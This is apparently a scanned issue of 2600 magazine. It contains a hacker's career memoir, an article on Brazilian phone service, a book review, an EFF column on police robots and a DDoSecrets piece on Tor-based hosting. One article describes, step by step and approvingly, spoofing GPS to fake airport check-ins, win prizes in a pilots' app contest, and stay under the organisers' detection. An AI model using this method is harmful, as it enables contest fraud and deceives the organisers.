
To my mind, hacking is defined as using entities (devices, objects, living beings), sometimes using unforeseen combinations and or methods, to achieve goals not envisioned by the original creator of the entity. I include social engineering in the hacker's toolset. You do this, but so do many others. So, if anyone calls you a hacker as a pejorative, let them know (and show them) that they too are a hacker.

The difference between *2600* readers and most of the rest of the world is that we are in a small subset of the population as dedicated, talented technology hackers, who can make the world run better than planned if we choose. But to quote Spidey's uncle, "with great power comes great responsibility."

While I'm informed enough to make jokes about UDP (which I'll never know if you got), I'm far from the most technically-talented person that reads *2600*. And since my current employers have me under a strict NDA, a lot of my examples are not going to be computer-based. That's okay, because this article is to teach a mindset, and to open opportunities you didn't think you had.

My "hacker's credo" involves three ideas. First, work with what you have, but don't limit yourself to the written instructions. Second, get what you lack, even if you're not sure how it will be useful. Third, and probably most important, don't give up.

I started young, as many of us do, but I am old compared to some of you. I remember the time before the first pocket calculators, so my first hacking was mechanical and electronics-based. I was given a Radio Shack 100-in-1 electronics kit for my tenth birthday, and plowed through many sets of batteries, learning about electronic components and how they could be used together to make cool stuff. As an aside, if you figure out my age from that data point, especially if you use Google to do it, you are a hacker.


Science Fair
100-in-1 Electronic Project Kit
BUILD RADIOS □ AMPLIFIERS □ CODE OSCILLATORS □ RELAYS □ COMPUTER CIRCUITS
Features Space-Age Integrated Circuit
Science Fair
100-in-1 Electronic Project Kit

I liked to eat too much (still do) and needed more money than my allowance to buy junk food. To that end, I ran errands for the local stores to get pocket change. When that wasn't enough for me, I saved the money and bought small hand tools, jumper wires, and my first volt-ohm-meter (VOM). With those, I started asking the neighbors if they needed anything fixed. Sometimes they did, sometimes they didn't, but they figured that they wanted to encourage the entrepreneurial kid. They would give me their "broken junk," which I would mostly be able to fix, and then get paid money to go get my junk food. This taught me to be an entrepreneur, and more important to me, I learned to take things apart only so far as I could put them back together again.

In ninth grade, I started electronics classes and volunteered with the AV department, since I liked fixing stuff. Between that and my connection to music, I ended up on stage crew, learning about the technical aspects of theatrical production. The AV manager was also in charge of the school locks and master keys. All of the AV students carried master keys to all of the buildings, and knew how to change out cylinders.

Around tenth grade, I was having a lot of problems with my math classes. That, along with me not taking a foreign language (it interfered with choir), convinced my high school counselor that I should be dropped from the college track and given the vocational school track. Because I had shown a strong mechanical aptitude, I ended up learning major appliance repair. This helped hone my mechanical hacking skills.

Graduating from high school with a background in electronics and mechanical repair, I put those two together and obtained a job fixing microfiche manufacturing equipment. One of my better hacks at that job was making a custom cylindrical transport belt for one of the machines which was backordered from the manufacturer. Some silicone hose from the aquarium store, some wire from Radio Shack, and I had our replacement belt. Hacking at its finest. However, I ultimately lost that job due to a chemical accident which left me functionally blind for months. Because of the accident and family issues (I've cut a lot out for length), I went to see a psychologist who was adamant I go to college, even if I didn't know what I was going to study. This is a case of getting the tools even though I didn't know what I was going to do with them.

One of my college jobs was at my high school, again to work with the AV department, but this time for pay. My best hack there was to fix their relay-based phone system. It had 200 lines, could handle eight calls at a time, and five of the lines were shorted out. They thought the process to find the shorted lines was to disconnect the wire pair, hit it with a VOM, find the shorts, and be done with it. They figured that it would take ten minutes each by the time all was done, so they gave me 40 hours. When I disconnected my first shorted-out pair, a bunch of relays clicked. That gave me an idea. I started shorting out the pairs with a needle nose pliers and listening for the relays to click. If they clicked, then I knew the pair was fine and I released the short. That took about five seconds per pair until all the relays settled down. If I shorted out a pair and no relays clicked, then the pair was already shorted. I finished finding the shorted pairs in minutes, and was paid for 40 hours.

Another thing I did for money in college was to carry tools and a slim jim in the car, which I could buy because I had "professional locksmith experience." When I would see someone with car trouble or who was locked out, I would stop, offer to help them, and then afterward would say, "Gee, we never did talk about price. Would you care to make a donation to my college fund?" That was social engineering too, but this time I knew it. With all of that, standard day jobs, and the occasional piano gig, I managed to put myself through my associate degree.

Finally, I went to a career counselor because I knew I needed a bachelor's degree, but I wasn't sure in what. Through not enough counseling, I was told that I could "do anything." Since I had done technical theater and liked it, I went into TV production. I wanted more security than music, so I went into TV. (I'll never know if you got that joke either.) Had I had better guidance I am sure I wouldn't have ended up there, instead being counseled to become a lawyer, doctor, or even a plumber (which would have paid better than what I was doing). But sometimes the puzzle pieces don't fall into place when we want them to. Good hackers don't give up.

TV production school let me use my hacking skills too. During loadout on a remote shoot, a fellow student crunched a cable connector for a camera viewfinder, bending it to the point that it wouldn't go into the camera body, making the camera useless. The producer started yelling at him (she needed all the cameras), and I told her to calm down. Seeing a guy laying under his car making a repair, I walked over to him and said, "Excuse me, but may I borrow a vice grip, needle nose, and flat blade screwdriver?" He agreed. Ten minutes later, with some judicious bending, crimping, and patience, the viewfinder connector was fixed.

One of my assignments was to shoot a commercial for the local car dealer. The dealership had peeling paint on their walls, and the cover shot of the dealership looked like crap any way I tried. I finally realized that an aerial shot was the only way I was going to make this look okay. I had no budget, so I convinced the fire department to put me up in a bucket truck to take the shot. Bear in mind that in those days a TV camera that was "portable" required a separate VCR (about as big as a desktop computer) and a car battery to run it all. We did it on a Sunday morning, and they didn't even charge me. When the instructor saw the aerial shot during the client demo, he was stunned, as he didn't know how I could get an aerial shot. But the client loved it. The fire department started getting asked so often that they had to start saying no. Sometimes being first is best. This is a case of getting what I needed and using it in a way that was not anticipated.

We had analog tape editing without time code, so we were taught that animation wasn't practical because the accuracy of laying down two frames of video just wasn't there. But I wanted to animate a pile of bills growing on a table for a different commercial (get a dish instead of cable TV). To do the animation, I laid down a full second of video for each edit, overlapping it by two frames at the front, teaching my teachers how to do something they said couldn't be done. Hackers try anyway, and sometimes succeed.

After graduation, I found that getting a job in TV was difficult. I would call up and ask if a company was hiring, and was told by the receptionist to "send a resume." I couldn't get past the gatekeeper. To social engineer my way around that issue, I finally started a sole proprietorship, and then called receptionists saying "Hi, my name is (redacted), I'm the owner of (redacted), and I would like to speak to the vice president of production." As a "peer," my calls were put through right away, which got me interviews and ultimately employment.

Around then, I was living with some people who had a computer, where I learned all about the world of computer bulletin board systems (BBS). I eventually moved out, but still wanted to use them. I found a Wyse terminal for $50, bought a modem, and away I went. Yes, I had to type in the AT codes, but a 286 computer back then cost $5,000. I didn't even spend that much for my car, and wasn't going to spend that much on a computer.

Working in TV production professionally is where I really learned about computers. TV production started using PCs in production. We created instructional programs to teach office workers how to use computers. This forced me to keep learning newer technology. As an example, I reproduced the same 23-program instructional series three times for three different employers just to keep up with the change from videodisc/computer to CD/computer, and finally to something solely computer-based (involving programming in custom script languages).

When computers malfunctioned, I would have to fix them so we could meet deadlines. I then started fixing computers on the side, first just as a hobby, but eventually as a second income. Eventually I realized there was more employment, enjoyment, and income working in computers as a full-time gig.

I eventually landed a job as the sole IT employee for a 120-person nonprofit. I knew enough about security to know I didn't know enough about security, so I hired that out. Watching them work and asking questions was my first real exposure to security beyond just telling a person in their home or small business to keep their antivirus up to date.

During my time there, we went from having a Unix box and a bunch of dumb terminals to running the organization on a new Windows/SQL based program. I set up real email for everyone instead of the executives just using their personal Yahoo accounts, and set up an IP-based network. I didn't do this all by myself, but I supervised the contractors that came in to do all of it. I also did a lot of the data conversion work myself, set up the custom Crystal Reports, and trained everyone on how to use it, all while still as the sole IT employee. Being too much for one person, I finally told them I needed help. They decided I was right, and told me to find someone. I found a great guy - who they decided was so great that he became my boss. That didn't work out well for me when they had to go through layoffs during the 2008 Great Depression.

I muddled through running my business, but decided I had to go get a full-time technology job again, and started working at Chrysler as a contractor doing audiovisual work. It was steady, but really not a challenge. They were converting from Lotus 123 to SharePoint for the calendaring system, and meetings had to be maintained in both places. I built a coding system through Excel to make keeping them matched an easy process, even without admin credentials, because I was bored. I learned to pick Targus laptop equipment locks, and became the guy to go recover them when someone locked one and forgot the combination. Ultimately, the computer department (right next door) found out about my skill set and wanted to hire me. The day they took me on a service call to check me out, I fixed what the interviewer said he couldn't (resolving a USB printer plugged in prior to drivers being loaded). That got me that job.

At Chrysler, I was exposed to top-notch information assurance practices. I expressed interest, and was told by the Chrysler CISO that if I could go get my CISSP, not only would they hire me, but everyone would take me seriously after that. I didn't last long enough at Chrysler to get my CISSP, but I still pursued it. I did get a non-security DoD job, so I ended up with a clearance, but even that wasn't enough. Finally, I figured I'd take that clearance, my skills, my CISSP, and move to DC (i.e., Cybersecurity Mecca). I haven't been able to stay unemployed since.

Since any decent hacker can easily find out who I am at this point (if you don't already know), I don't think it is a good idea for me to disclose the type of hacks I do at work now. Aggregation is a real thing. Suffice it to say that by applying the "hacker's credo" to my life, I have risen to places I wouldn't have even imagined as recently as five years ago. Apply it in your life (if you haven't already), and see where it can take you.

Gary Rimar, aka "The Piano Guy," is currently working in a cybersecurity position where he tells people what they have to do, and they have to listen; in other words, a job that is a dream come true. His goal in life is to use and share his wisdom and knowledge about cybersecurity to keep the good people in the world safer from the bad people.

The Brazilian Phone System Revisited

by Derneval Cunha

Telebras is a Brazilian telecommunications company that was the state-owned monopoly telephone system until July 29, 1998 when the whole system was privatized, just two years after the so called "Commercial Internet" hit the market. (Before that only a few institutions, companies, and people had access.) So, according to Wikipedia:

"It was broken up in July 1998 into twelve separate companies, nicknamed the 'Baby Bras' companies, that were auctioned to private bidders. The new companies were the long distance operator Embratel, three fixed line regional telephony companies and eight cellular companies. It was re-established in 2010 according to Decree No. 7.175 that established the National Broadband Plan (PNBL), when then-President Luiz Inacio Lula da Silva tasked it with managing a nationwide plan to expand broadband Internet access. Telebras implements the private communication network of the federal public administration, public policy support and supports broadband, besides providing infrastructure and support networks to telecommunications services provided by private companies, states, Federal District, municipalities, and nonprofits."

Before this change took place (1996, when I wrote about this in *2600*), the main talking points about the Brazilian phone system were the expensive cost and lack of phone lines. They were available, but at such a crawl that one would use them as an investment to beat the galloping inflation (because of government attempts to crush inflation, prices could go up 100 percent or much more per month). It was quite normal to hear of people owning three or four phone lines just to keep their money safe from inflation.

How much would a phone line cost? It could be higher than two thousand dollars (U.S.) and maybe even higher, depending on where, the part of town, and how fast you wanted it installed. As part of a phone line "integration plan," you could pay much less for it. But it would not be installed at your home before a few years' time (about four or five). You could give up and just ask for your money back and the phone company would return that to you, no lawyer needed, no problem. Just go there and ask.

People went to court for those phone-related problems. There were lotteries (sort of) by the phone company and people with luck would get a phone number first. This happened even when cell phone lines started to appear. There were stories that if someone won and the phone company was ordered to give the customer a working phone line (that he had already paid for years earlier), somebody else's line was disconnected (you get the idea - no, it was just a coincidence, probably). In some places when you got a phone line, maybe you kept it a secret so that the neighbors wouldn't ask you to become a phone message service or to use the phone to make calls.

The telephone booth was the main thing where almost everybody first learned about phones, everywhere. Called Orelhao or "Big Ear," designed by Chinese Brazilian architect and designer Chu Ming Silveira, it helped solve a few problems like vandalism and lack of room in narrow sidewalks. Clark Kent would not use them to turn himself into Superman. The "Orelhao" (the name of the booth which became a synonym for public telephone) wasn't very much unlike coin-operated public telephones around the world, except that it would use tokens that could be bought in newsstands everywhere. Telephone tokens called "fichas telefonicas" would often be sold overpriced and could also be used as cash in some situations, or even as savings sometimes. There were special tokens for long distance calls. They were slowly replaced by inductive calling cards. Invented by Nelson Guilherme Bardini, they could be used for short distance or long distance and were not phreakable or hackable (there are legends about it, though).

The quality and cost of phone service was also something to talk about. It should be noted that anyone could get long distance calls by going to the phone service station and paying for them (faxes also) if one did not have a calling card, long distance call tokens (fichas DDD), or a fixed phone line. But in places like Rio de Janeiro, it could cause you a nervous breakdown to rely on phones, for sometimes they would jam when it rained. But I lived in places like Paris, France and the quality of phone service wasn't that much better. Most Brazilian capitals are small towns and the fixed phone calls were so cheap, it was a dream (before 1998, that is). And they were even cheaper after midnight. Everybody that could would only use modems and make long distance calls after midnight and during weekends.

After Privatization

Today, Anatel (National Telecommunications Agency) has inherited the powers of granting, regulating, and supervising telecommunications in Brazil, as well as much technical expertise and other material assets. There came privatization of the Brazilian phone companies. The big telecommunications companies got in and things started to get better, at least some of them. One can go online, identify himself/herself, choose a plan, fill out a registration form, and wait for installation. That for a fraction of the cost of a fixed phone line.

But everybody (and his/her sister, father, and mother) has a cell phone. Teachers sometimes have an issue with that since many are using their cell phones instead of listening to classes. A fun fact is that cell phone muggers are so despised, other criminals beat them up when they get jailed for robbery. It's tough to find mobiles with limited capabilities for sale, that is mobiles with only voice calls, text messages, and no Internet. If one does get a smartphone, feature phone, or any kind of mobile, they surely will receive ads or offers for extra services like WhatsApp and Facebook. If he/she presses the wrong button, they will pay for things they don't use. And people can choose prepaid or postpaid plans. A postpaid plan is somewhat expensive, but students and people moving to new addresses sometimes resort to those plans as a means of proving they live where they live.

There are several cell phone operators, like Vivo, Claro, Tim, and Oi. In order to start using a cell phone, one has to buy a SIM card at an official operator, newstand, street seller, etc. Even Brazil's postal service sells SIM cards. There was a time one could choose a cell number from the numbers the seller had available (an interesting feature, sometimes). Today, you put in the SIM card, make your phone call, and get a text message with your new, randomly assigned number. You have to produce a CPF (Brazilian Taxpayer Registry) to complete activation. Non-Brazilian residents either ask somebody to do it for them or contact some operator's special service. Some world travelers rant quite a bit about it in their books.

How much does it cost? Sometimes it's a free SIM (but the plan is expensive). In Sao Paulo, one can get a good meal for around US$ 3.50. A SIM card could cost two or three dollars. And that's about the least amount one pays on most plans just to keep the SIM "alive" (the cell phone operators' companies do cancel them if you don't keep paying a minimum prepaid amount per month). To make a phone call, that depends on the plan. It could be US$ 0.25 to 0.50, but on some plans, calls to fixed line phones are cheaper. Charges can be different if one is calling another cell phone operator, so people sometimes have two, three, or four different SIMs from different companies, just to make sure they can contact people paying less per call. The duration of the phone call would cost more or maybe it would cost nothing. Suppose you dial a number of the same cell phone operator. Sure, sometimes, a cell phone operator's company will mysteriously cut your phone call if you take too much time calling your girlfriend or somebody. I've used plans where one could call the same cell phone operator with the person out of town that would cost almost nothing. You send the SIM card by snail mail or some other way and that can result in... long distance calls by roaming, paying peanuts. I'm not sure that still works.

Today, cell phone operators get their money from Internet services. Most people have a smartphone and, even if you don't (e.g. Nokia 1100), if you don't watch out, you end up paying US$ 2.50 per week because you pressed the wrong button when receiving an SMS message. But back to smartphones - yes, sure, of course you can go to some operators' support help phones and ask them not to charge for Internet because you don't want it. You can do that. Does that work and do they stop charging you? Sometimes they do. As a matter of fact, it's tough to find those old cell phones or any phones that don't allow you to access Facebook or WhatsApp. I did. Robbers and pickpockets don't like them.

The worst thing about Internet service is that they sell you megabits, not megabytes. That means division by eight when downloading binary. Not to say that many services are free, but you are not accessing plain HTML when you do that - you download images, etc. That will eat up the bandwidth plan bucks you spend when using Internet. And they don't need to provide all the bandwidth they sell. If they (the cell phone operators) provide 40 percent of what you bought, they are good. I know of a guy who was complaining that he could download X but only upload X/2. Meaning that if you're gonna use cloud computing, you better check it out - it might not be so cheap to store things online. Good thing traffic shaping is forbidden by law in Brazil, thanks to Brazilian Civil Rights Framework for the Internet. But yes, people complain all the time that when you use YouTube, the Internet is not as fast as when you use SMS. There are tools available to check those things. I'm not sure if most people do that. Also, I've lost track of the number of times I heard friends complaining that their good Internet plan was replaced by something worse. Even with laws, I'm not sure Internet operators will stop trying to squeeze more money out of everybody's pockets.

WhatsApp Messenger is much more than an app here in Brazil. It is quite a world apart. There are people who earn money with groups, say, warning about how to beat a radar traffic ticket. Or other subjects like how to study for better grades. Two or three people get to know each other, they form a WhatsApp group to share everything. Also, apps and text messages are being used as evidence here and there in court. Like the guy who admitted through WhatsApp that he was probably the one that got the woman pregnant. The judge saw the message and ruled that he should pay to cover prenatal costs (there's a law about it in Brazil - people can be forced by law to pay alimony and wait until childbirth to check paternity). Sometimes WhatsApp gets blocked in Brazil. And people talk about switching to Viber or other software that allows for voice communication using Internet.

One thing is for sure: not many people use public payphones today. That's a bad thing (IMHO). They are cheaper when calling fixed phones. And there are numbers that can't be called by cell phones. The problem is vandalism puts lots of them out of order. And those calling cards are getting harder and harder to find (times have changed - some time ago, people would keep and trade them, just like stamp collectors do with stamps). Newsstands do have them for sale, sometimes at twice the price. And everybody uses cell phones, which means the calling cards go fast if one uses them for calling cell phones. Even if you do have those calling cards, you have to find a working public phone that accepts them. The slot for the calling card is many times vandalized. People who do use public phones use them to call collect. That is, dialing 9 plus operator plus number or 9090 plus number in case it's a local phone call. To find a public payphone in working order is akin to finding and hunting rare Pokemon. One can never be sure if you're gonna find one when you need it (if you're curious, check #telefonepublico or #telefonepublicoquebrado).

Brazilian wiretapping deserves not an article but a whole book in itself. It's so widely done by the police. In 2006 at a conference, people told me some cell phone operators would have over a hundred persons working with wiretap requests. Wiretapping by software is being developed and used all around. I'll bet this is not done with outdated software and hardware. Sure, there are scandals with wiretaps illegally being made. On the other hand, organized crime have their own tricks. They build their own "call centers" here and there and pay people inside phone companies to get them discarded phone numbers that can't be wiretapped (of course, I heard about it because they arrested people for that offense). Cell phone blocking or jamming is illegal here. The authorities tried things like that in prisons, but found out criminals resorted to smuggled satellite phones....

Like in the USA and other countries, the use of cell phone technology is changing things. In the old days, women would guard their cell phone numbers for fear of stalking. Today, that is no longer the case. Everywhere you go, people takes pictures and share them on Instagram (mine is @barataeletrica). There is no privacy.

Hacking the Game Rules

by ~Me

I belong to an organization for pilots: The Aircraft Owners and Pilots Association (AOPA - aopa.org/about). For their 80th anniversary, they created an app to promote visiting airports.

The idea seemed to have been to get people out flying to these airports and spending money. Ideally, this would support the vendors at those airports, increase activity (showing a need for the local area to support the airport), and get others involved with aviation.

You could collect points and badges for each airport visited, additional points/badges for special airports (like the one near the Wright Brothers' first flight in North Carolina), collecting unique airports in a state, unique airports in a region, each type of airspace, and even less common airports (seaplane and grass fields for instance). There were some really nice prizes given to the top 80 participants (depending on your position on the leaderboard). There were also monthly prizes like the "January Winter Getaway Challenge" which awarded printed guides about flying to the islands to the top three participants based on the number of airport check-ins from certain states.

I'm not going to disclose the prize(s) I received because that could give away my identity. You can read about them at www.aopa.org/news-and-media/all-news/2019/october/02/eightieth-anniversary-includes-pilot-passport-prizes

If you want to read more about the program, visit their web page at www.aopa.org/news-and-media/all-news/2019/april/01/aopa-app-launches-pilot-passport

The app was GPS enabled. It would detect when you were within three miles of an airport and allow you to click "check in" for that airport once per day. Because airports can occupy several square miles and there is only one official longitude/latitude survey point, this proximity was necessary because it is rare even for pilots to get close to this point at the larger airports.

But it also meant that you did not actually have to go to an airport - let alone land there - to get credit. Many airport survey points are within three miles of the local highway. And on a transcontinental flight, the jetliner will pass within three miles of numerous airports – fitting many of the special categories.

To me, as a participant, the biggest flaw with the program (not just the app) was the refusal to recognize non-public airports and airports outside the United States (and territories). Actually, there was one exception for Windsor Airport in Canada - just outside Detroit. I had reason (and authorization) to fly into airports controlled by the U.S. military. But I couldn't get credit for them.

That really annoyed me since that special authorization was available only to a limited population. I wanted credit for being part of it!

Of course, I found this out after I landed at one of those airports and was unable to check in. The app refused to recognize the airport - not in the scrollable list and not via the name/airport code search. This was even though the airport appeared on the AOPA official airport information web page. That's when I started looking at how to hack the app and the rules the software implemented.

I noticed that the three mile proximity worked from the road. That's when I noticed the proximity worked from the air. That's also when I started investigating whether I could get away with faking the current longitude/latitude via GPS location simulation through an Android app like "Fake GPS." Some apps are "smart" - like Ingress (reference my article, "Gaming Ingress" published in the Summer 2016 issue) - that detects running apps like "Fake GPS" and refuses to accept the location. This app was not smart. It didn't realize that the longitude and latitude it was receiving could be set in software. So that's what I did.

Even if the app was "smart," as mentioned in my article about Ingress, I could've simulated location data as received by the device GPS through the use of a Software Defined Radio as mentioned in hackaday.com/2016/07/19/pokemon-go-cheat-fools-gps-with-software-defined-radio/ or simulating the GPS chip as I mentioned in the "Gaming Ingress" article. But those approaches involved a lot more work.

I pulled the official FAA airport location database (CSV) and created JSON to feed Fake GPS. Since I'd rather be spending my money on beer, I stuck with the free mode - limited to five sets of coordinates in each of the "favorites" files. But I could have an unlimited number of those files. Along the way, I calculated a reasonable travel time between the airports.

The process was rather simple:

First Airport: Start Fake GPS, open first file, select first airport, start AOPA app, let it determine "current location," perform the "Check in" step, and then shut down the AOPA app. Shutting down the app while in the air is totally normal....

Subsequent Airports: After the appropriate time had expired, select the next airport in Fake GPS, start AOPA app, let it determine "current location," perform the "Check in" step, and then shut down the AOPA app. This was repeated periodically throughout the day and over the weeks. And I got to watch my score increase and my number of badges increase (along with their quality: bronze, silver, and finally gold), and the resulting rise in leaderboard position.

I did have two complications to deal with. There were events at specific airports on specific dates and there were times I was physically traveling to (or by or over) airports that I wanted to claim. Before those, I had to pause my Fake GPS events to appear to allow sufficient real-life time to travel to those locations. I certainly could have used Fake GPS to simulate me going to those airports - but since I would be at those locations with other pilots, I didn't want to give away my activities.

Nowhere in the rules did it say that you had to land a plane at these airports, but I wanted to be sure I didn't catch the eye of a smart data scientist running analytics on their data. I didn't want to score ten times higher than the next person. I didn't want to end up in an article for seeming to set some record like "visiting all airports in Idaho in the shortest time" or "visiting every seaplane base in the Southeast region."

In other words, I wanted to remain below the radar. Keeping your social engineering undetected is a key part of the process. That is something to consider when hacking any system (in the general sense, not just computer systems).

Shout out to the folks who service my plane so I can go places safely. You know who you are.

Book Review

***If Then: How the Simulmatics Corporation Invented the Future,* Jill Lepore, Liveright Publishing Corp., 2020, ISBN 9781631496103**

Reviewed by paulml

It is reasonable to assert that attempts to predict and manipulate human behavior using computers is a recent phenomenon, started by companies like Facebook and Cambridge Analytica. According to this book, such an assertion is also very wrong.

It was the early 1960s, the days of UNIVAC and ENIAC. A corporation called Simulmatics was part of John F. Kennedy's presidential campaign. They were the first to use computer simulation and prediction to chop the U.S. electorate into hundreds of categories. That way, they could test various campaign slogans and statements to see how they would work. It led to much speculation about computers taking over America and about office workers being fired by electronic bosses. In 1961, Simulmatics targeted segmented consumers with customized advertising messages.

The book goes on to explore how, in 1963, Simulmatics attempted to simulate the entire economy of a developing nation, with a view towards halting socialism. The Vietnam War was raging. So in 1965, Simulmatics opened an office in Saigon. They planned on engaging in psychological research as a way to wage war with computer-run data (these were also the days of Robert McNamara's "whiz kids" at the Pentagon). Back in America in 1967 and 1968, the company attempted to build a machine to predict race riots. It went bankrupt soon after.

This is a fascinating book. It illuminates a lesser-known bit of American history. Attempts to predict human behavior using computers have gone on for many years, even by white liberals (like the employees at Simulmatics). This book is very highly recommended.

EFFecting Digital Freedom

by Matthew Guariglia

Is Taking a Robot Selfie Worth Your Privacy?

Did... that robot just grab your cellphone's IP address?

Police robots are here - but they don't look like the predictions in science fiction movies. An army of robots with gun arms isn't kicking down your door to arrest you (or worse). Instead, robot snitches resembling rolling trash cans, programmed to decide whether a person looks suspicious, are circling malls and schools, then calling the human police when their algorithms notice something "off." Police robots aren't fighting thieves and terrorists in hand-to-hand combat or firefights - yet - but as history shows, calling the police on someone can prove equally deadly.

Long before the 1987 movie *Robocop,* even before Karel Capek invented the word robot in 1920, police have been trying to find ways to be everywhere at once. From widespread security cameras to license plate readers, today's law enforcement are able to blanket huge areas of cities. Robot police are just the newest iteration of the surveillance state's growth. They may look benign - like Boston Dynamics' robodogs or Knightscope's rolling pickles - but that's actually part of the point. Let me explain.

The Orwellian menace of snitch robots might not be immediately apparent. Robots are fun. They dance. You can take selfies with them. This is by design.

In a brochure EFF received via a public records request, Knightscope, a company that has developed one of the more common police robots, advertises their robot's activity in a Los Angeles shopping district called The Bloc. It's unclear if the robot stopped any robberies, but it did garner over 100,000 social media impressions and 426 comments. And this is one of the robot's main selling points. Both police departments and the companies that sell these robots know that their greatest contributions aren't just surveillance, but also goodwill. Knightscope claims the robot's 193 million overall media impressions was worth over $5.8 million. The Bloc held a naming contest for the robot, and said it has a "cool factor" missing from traditional beat cops and security guards.

This goodwill is a playful way to normalize the panopticon that 24/7 surveillance creates. A year ago, Knightscope had around 100 robots deployed 24/7 throughout the United States. Right now, city after city is reclaiming privacy by restricting police surveillance technologies. But in how many of these communities did neighbors or community members get a say as to whether or not they approved of the deployment of these robots?

Knightscope's robots have specialized cameras and other technology to navigate and traverse the terrain, but that's not all their sensors are doing. Infrared cameras read license plates. Their wireless technologies are "capable of identifying smartphones within its range down to the MAC and IP addresses."

It doesn't stop there. According to Knightscope's blog: "[w]hen a device emitting a Wi-Fi signal passes within a nearly 500 foot radius of a robot, actionable intelligence is captured from that device including information such as: where, when, distance between the robot and device, the duration the device was in the area, and how many other times it was detected on site recently." In 2019, the company also announced it was developing face recognition so that robots would be able to "detect, analyze, and compare faces." This, while the movement to ban face recognition sweeps the country. And despite the vast amounts of data and footage police robots are acquiring, at least for now, it's unclear how this data and footage is protected, and how it may be manipulated by outside users.

See a police robot while you're shopping or taking a walk? It may be using the IP address of your phone to identify you. See one while you're at a protest? It may be using that IP address to identify your participation. This is exactly the sort of surveillance that chills constitutional rights.

One major concern, unsurprisingly, is the global rise of COVID-19. From drones and robots to face recognition, the pandemic is allowing a number of police departments to justify the purchase of technology that may have been unjustifiable just over a year ago. Cities that have been reluctant to allow the use of drones have suddenly made the pitch that they can be useful to monitoring social distancing in public places. Companies that make and sell supposed crime fighting technology to police, like face recognition, suddenly pivoted in order to hawk their wares as a useful tool for contact tracing. Robots are no exception. In Hawaii, the Honolulu Police Department spent $150,045 from the COVID-19 relief focused CARES Act to buy a Boston Dynamics robodog. Its purpose: harassing and taking the temperatures of Honolulu's unhoused population.

Of course, there are also many news reports of these robots failing to do their jobs at all, like a 2019 story about a robot ignoring a woman in distress, or a 2016 story about one of them rolling over a toddler's foot, or in 2017 when a robot in DC supposedly "drowned itself" by rolling into a fountain.

Obviously, the future of law enforcement will not be revolutionized by a robot that two or three people can easily heave-ho into a decorative water feature. But, armed with sensors, high-definition cameras, and potentially face recognition - you should also think twice about underestimating them. Cute? If you're into that sort of thing. Gimmicky? You bet. But this combination, even if it looks like a rolling pickle, will help police to launder some pretty serious surveillance tech, and desensitize people who would otherwise object to more sinister looking, or even unseen, sensors and cameras.

For now, "robocops" may look different than we expected - but that just makes them all the more dangerous.

Hosting Under Duress

by Milo Trujillo

illegaldaydream@ddosecrets.com

On June 19th, Distributed Denial of Secrets published BlueLeaks, approximately 270 gigabytes of internal documents from U.S. local-LEA/federal-agency fusion centers, municipal police departments, police training groups, and so on. The documents have revealed a range of abuses of power, from tracking protesters and treating journalists and activists like enemies, to willful inaction against the alt-right, with additional BlueLeaks-based stories emerging each week. Thank you, Anonymous, for leaking this data!

The retaliation against DDoSecrets has been significant. Twitter promptly banned @ddosecrets, followed by Reddit's bans of /r/ddosecrets and /r/blueleaks, all for violating content policies regarding posting personal information and hacked material. Both blocked the `ddosecrets.com` domain name in posts, and Twitter went as far as blocking it in DMs, and blocking URL-shortened links by following them with a web spider before approving the message. German police seized a DDoSecrets server on behalf of U.S. authorities (our hosting providers are geographically scattered), and goons from Homeland Security Investigations paid a visit to some folks operating a mirror of DDoSecrets releases, asking questions about the BlueLeaks documents and the founder of DDoSecrets, ultimately attempting to recruit them as informants and offering money for info that led to arrests.

None of these actions have hindered distribution of the BlueLeaks documents, which were released by torrent, and all are directed at the publishers of the documents, not the hackers that leaked them. Wikileaks maintains an active Twitter account and has faced no such domain banning. What we have is a warning: publishing information on U.S. law enforcement, even when clearly in the public interest, will not be tolerated.

So how do you design server infrastructure to operate in this hostile space, where third party corporations will ban you and self-hosted servers are liable to be seized? Distribution, redundancy, and misdirection. All the documents published by DDoSecrets are distributed by torrent, so there is no central server to seize or account to ban to halt distribution, and data proliferates so long as there is public interest. But leaking data is only half of the DDoSecrets mission statement: raw documents aren't valuable to the public, the ability to extract meaning from them is. Therefore, DDoSecrets works closely with journalists and academics to help them access and analyze data, and runs a number of services to make analyzing leaks easier, like Whispers (`whispers.ddosecrets.com/`), a search tool for Nazi chat logs, or X-Ray (`xray.ddosecrets.com/`), a crowd-sourced transcription tool for leaked business records with formats too challenging to OCR. These services have to be hosted somewhere.

Static services like Whispers or the home page are easy: they're set up with backups and Docker containers and Ansible scripts. If a server disappears, rent a new one from a different hosting provider and re-deploy with a couple lines in a terminal. A few services aren't quite so easy to replicate, though. The Data server maintains a copy of every leak, available over direct HTTPS, mostly so we can give a URL to less technical journalists that "just works" in their browser, without walking them through using a torrent client. All the data is available by torrent and nothing unique is on the server, but finding a new hosting provider to spin up a 16-terabyte system (not counting redundant drives in the RAID) and then re-uploading all that data is, to say the least, inconvenient. The same goes for Hunter, the document-ingesting cross-analyzing leak search engine. It would be nice if we only had to migrate these servers infrequently.

The solution for these large servers is to hide them away forever, and make a repeat of the German seizure unlikely. These servers are now hosted only as Tor onion sites, and are only connected to, even for administration, via Tor. A tiny "front-end" virtual machine acts as a reverse-proxy, providing a public-facing "data.ddosecrets.com" that really connects via Tor to the much larger system. The reverse-proxy can be replaced in minutes, and doesn't know anything about the source of the data it's providing.

